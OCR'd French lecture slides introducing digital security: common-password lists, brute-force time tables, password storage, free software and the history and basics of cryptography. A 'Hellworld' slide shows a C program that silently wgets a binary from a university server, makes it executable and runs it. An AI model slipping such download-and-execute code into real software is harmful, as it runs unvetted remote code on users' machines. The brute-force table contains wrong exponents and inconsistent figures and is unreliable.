Security

Pascal Lafourcade

Octobre 2022

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

Conclusion

La sécurité numérique est déjà là

Mais prendre de bonnes habitudes ça prend du temps ...

même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique

car la sécurité c'est pas automatique.

Sécurité de mes mots de passe

Sécurité de mes mots de passe

Top 25 en 2014

1. 123456
2. password
3. 12345
4. 12345678
5. qwerty
6. 123456789
7. 1234
8. baseball
9. dragon
10. football
11. 1234567
12. monkey
13. letmein
14. abc123
15. 111111
16. mustang
17. access
18. shadow
19. master
20. michael
21. superman
22. 696969
23. 123123
24. batman
25. trustno1


Top 25 en 2015

1. 123456 (Unchanged)
2. password (Unchanged)
3. 12345678 (Up 1)
4. qwerty (Up 1)
5. 12345 (Down 2)
6. 123456789 (Unchanged)
7. football (Up 3)
8. 1234 (Down 1)
9. 1234567 (Up 2)
10. baseball (Down 2)
11. **welcome**
12. **1234567890**
13. abc123 (Up 1)
13. **1qaz2wsx**
14. dragon (Down 7)
15. master (Up 2)
16. monkey (Down 6)
17. letmein (Down 6)
18. **login**
19. **princess**
20. **qwertyuiop**
21. **solo**
22. **passw0rd**
23. **starwars**

Top 25 en 2016

1. 123456 (Unchanged)
2. 123456789 (Up 5)
3. qwerty (Up 1)
4. 12345678 (Down 1)
5. 111111 (Up 9)
6. **1234567890**
7. 1234567 (Up 1)
8. password (Down 6)
9. **123123**
10. **987654321**
11. **qwertyuiop**
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. **7777777**
17. **1q2w3e4r**
18. **654321**
19. **555555**
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. **123qwe**
24. **zxcvbnm**
25. **1q2w3e**

Passwords: Brute force



Quelques chiffres

number of Characters	Numbers only	Upper or lower case letters	upper or lower case letters mixed	numbers, upper and lower case letters	numbers, upper and lower case letters, symbols
3	Instantly	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	3 secs	10 secs
6	Instantly	Instantly	8 secs	3 mins	13 mins
7	Instantly	Instantly	5 mins	3 hours	17 hours
8	Instantly	13 mins	3 hours	10 days	57 days
9	4 secs	6 hours	4 days	1 year	12 years
10	40 secs	6 days	169 days	106 years	928 years
11	6 mins	169 days	16 years	6k years	71k years
12	1 hour	12 years	600 years	108k years	5m years
13	11 hours	314 years	21k years	25m years	423m years
14	4 days	8k years	778k years	1bn years	5bn years
15	46 days	212k years	28m years	97bn years	2tn years
16	1 year	512m years	1bn years	6tn years	193tn years
17	12 years	143m years	36bn years	374tn years	14qd years
18	126 years	3bn years	1tn years	23qd years	1qt years

Key:

k – Thousand (1,000 or 10^{-3})
m – Million (1,000,000 or 10^{-6})
bn – Billion (1,000,000,000 or 10^{-9})
tn – Trillion (1,000,000,000,000 or 10^{-12})
qd – Quadrillion (1,000,000,000,000,000 or 10^{-15})
qt – Quintillion (1,000,000,000,000,000,000 or 10^{-18})

Calculer la « force » d'un mot de passe

Type de mot de passe	Taille de clé équivalente	Force	Commentaire
Mot de passe de 8 caractères dans un alphabet de 70 symboles	49	Très faible	Taille usuelle
Mot de passe de 10 caractères dans un alphabet de 90 symboles	65	Faible	
Mot de passe de 12 caractères dans un alphabet de 90 symboles	78	Faible	Taille minimale recommandée par l'ANSSI pour de passe ergonomiques ou utilisés de façon locale.
Mot de passe de 16 caractères dans un alphabet de 36 symboles	82	Moyen	Taille recommandée par l'ANSSI pour des mots plus sûrs.
Mot de passe de 16 caractères dans un alphabet de 90 symboles	104	Fort	
Mot de passe de 20 caractères dans	130	Fort	Force équivalente à la plus petite taille de clé de l'

Suite aux fuites ...

Suite aux fuites ...

En réalité

En réalité


©Crown Copyright, 2012
www.dukeandduchessofcambridge.org


MilFlip Logon Details
RMS
ATTENTION ALL RMS STUDENTS

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Remarques:

- Il est difficile pour un humain de mémoriser 12 caractères aléatoires.
- Passphrase.

Comment stocker les mots de passe ?

Stockage

- En clair
- Haché (pwd) $\Rightarrow$ Rainbowtables !
- Haché (pwd + Salt)
- Haché (pwd + Salt-user)
- bcrypt(pwd + Salt-user) (bcrypt = hachage plus lent ou PBKDF2)
- AES(bcrypt(pwd + Salt-user), SecretKey)

`http://linuxfr.org/users/elyotna/journaux/l-art-de-stocker-des-mots-de-passe`

Résumé

- Comment les mots de passe sont-ils choisis ?
- Comment sont-ils transmis entre l'utilisateur et le vérificateur ?
- Comment sont-ils stockés/protégés par l'utilisateur ?
- Comment sont-ils stockés/protégés par le vérificateur ?

Contre-mesures

- Challenge / Response:
  - C to S : hello
  - S to C : r
  - C to S : $H(r||pwd)$
- Limiter le nombre de tentatives en bloquant par exemple le système pour une certaine durée après un certain nombre d'essais.
- S'assurer que chaque essai est bien mené par un humain (et non pas un ordinateur) en utilisant des techniques de type CAPTCHA "Completely Automated Public Turing test to tell Computers and Humans Apart"
- OTP avec SMS en plus pour confirmer.

John the Ripper

www.openwall.com/john/

Keep Pass

http://keepass.info/

KeePass

Wireshark

https://www.wireshark.org/

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité


Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité


Conclusion

Exemples












Logiciel LIBRE


"free software" $\neq$ 

Exemples

- **libre, gratuit** : Linux, FreeBSD, perl, python ...
- **libre, non gratuit** : achéter un CD, payer des développeurs...
- **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- Freedom 0: **Run** the program as you wish, for any purpose.
- Freedom 1: **Modify** the program to suit your needs. (you must have access to the source code)
- Freedom 2: **Redistribute copies**, either gratis or for a fee.
- Freedom 3: **Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

`http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld`

`http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld`

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité

Histoire de la cryptographie


Introduction à la cryptographie

Propriétés de sécurité

Conclusion

L'art de cacher un secret écrit

L'art de cacher un secret écrit



Stéganographie

L'art de cacher un secret écrit

Cryptographie

Stéganographie

L'art de cacher un secret écrit

Cryptographie

Transposition

Stéganographie

L'art de cacher un secret écrit

Cryptographie

Substitution

Transposition

Stéganographie

L'art de cacher un secret écrit

Cryptographie

Substitution

Code

Transposition

Stéganographie


L'art de cacher un secret écrit

Cryptographie

Substitution

Code

Chiffré




Transposition

Stéganographie


Applications

Il y a très longtemps



Les grecs inventent la Scythale

Les grecs inventent la Scythale



Transposition

Les Romains

Chiffrement de César
Substitution +3

Les Romains

Chiffrement de César
Substitution +3

Dyh Fhvdu

Les Romains


Chiffrement de César
Substitution +3

Dyh Fhvdu

Ave Cesar

Est-ce sûr?

Est-ce sûr?



Analyse de fréquences

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

m = CON NAI TRE

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

$$m = \text{CON NAI TRE}$$

$$E_k(m) = \text{FVX QHS WYO}$$

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book "La Cryptographie Militaire" that:

"the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm."

Author's name sometimes spelled Kerckhoff

Chiffrement : Enigma (Seconde guerre mondiale)


+

=

Chiffrement : Enigma (Seconde guerre mondiale)

Chiffrement : Enigma (Seconde guerre mondiale)


+

=




+

=

Chiffrement : Enigma (Seconde guerre mondiale)

Chiffrement : Enigma (Seconde guerre mondiale)



One-Time Pad (Chiffrement de Vernam 1917)

Exemple:

$$\begin{array}{rcl} m & = & 010111 \\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Shannon's Principle 1949

Confusion

The purpose of confusion is to make the relation between the key and the ciphertext as complex as possible.

Ciphers that do not offer much confusion (such as Vigenere cipher) are susceptible to frequency analysis.

Shannon's Principle 1949

Confusion

The purpose of confusion is to make the relation between the key and the ciphertext as complex as possible.

Ciphers that do not offer much confusion (such as Vigenere cipher) are susceptible to frequency analysis.

Diffusion

Diffusion spreads the influence of a single plaintext bit over many ciphertext bits.

The best diffusing component is substitution (homophonic)

Shannon's Principle 1949

Confusion

The purpose of confusion is to make the relation between the key and the ciphertext as complex as possible.

Ciphers that do not offer much confusion (such as Vigenere cipher) are susceptible to frequency analysis.

Diffusion

Diffusion spreads the influence of a single plaintext bit over many ciphertext bits.

The best diffusing component is substitution (homophonic)

Principle

A good cipher design uses Confusion and Diffusion together

Roadmap

La sécurité et vous ?

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité


Conclusion

Clef symétrique

Exemples

- César, Vigenère
- One Time Pad (OTP) $c = m \oplus k$
- Data Encryption Standard (DES) 1976
- Advanced Encryption Strandard (AES) 2001

Communications téléphoniques



Chiffrement à clef publique

Exemples

- RSA (Rivest Shamir Adelmman 1977): $c = m^e \mod n$
- ElGamal (1981) : $c \equiv (g^r, h^r \cdot m)$

Comparison

- Size of the key
- Complexity of computation (time, hardware, cost ...)
- Number of different keys ?
- Key distribution
- Signature only possible with asymmetric scheme

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

ElGamal Encryption Scheme

Key generation: Alice chooses a prime number p and a group generator g of $(\mathbb{Z}/p\mathbb{Z})^*$ and $a \in (\mathbb{Z}/(p-1)\mathbb{Z})^*$.

Public key: (p, g, h), where $h = g^a \mod p$.

Private key: a

Encryption: Bob chooses $r \in_R (\mathbb{Z}/(p-1)\mathbb{Z})^*$ and computes $(u, v) = (g^r, Mh^r)$

Decryption: Given (u, v), Alice computes $M \equiv_p \frac{v}{u^a}$


Justification: $\frac{v}{u^a} = \frac{Mh^r}{g^{ra}} \equiv_p M$

Remarque: re-usage of the same random r leads to a security flaw:


$$\frac{M_1 h^r}{M_2 h^r} \equiv_p \frac{M_1}{M_2}$$

Practical Inconvenience: Cipher is twice as long as plain text.

Fonction de Hachage (SHA-256, SHA-3)




Fonction de Hachage (SHA-256, SHA-3)




Propriétés de résitance

- Pré-image




Fonction de Hachage (SHA-256, SHA-3)




Propriétés de résitance


- Pré-image



- Seconde Pré-image



Fonction de Hachage (SHA-256, SHA-3)

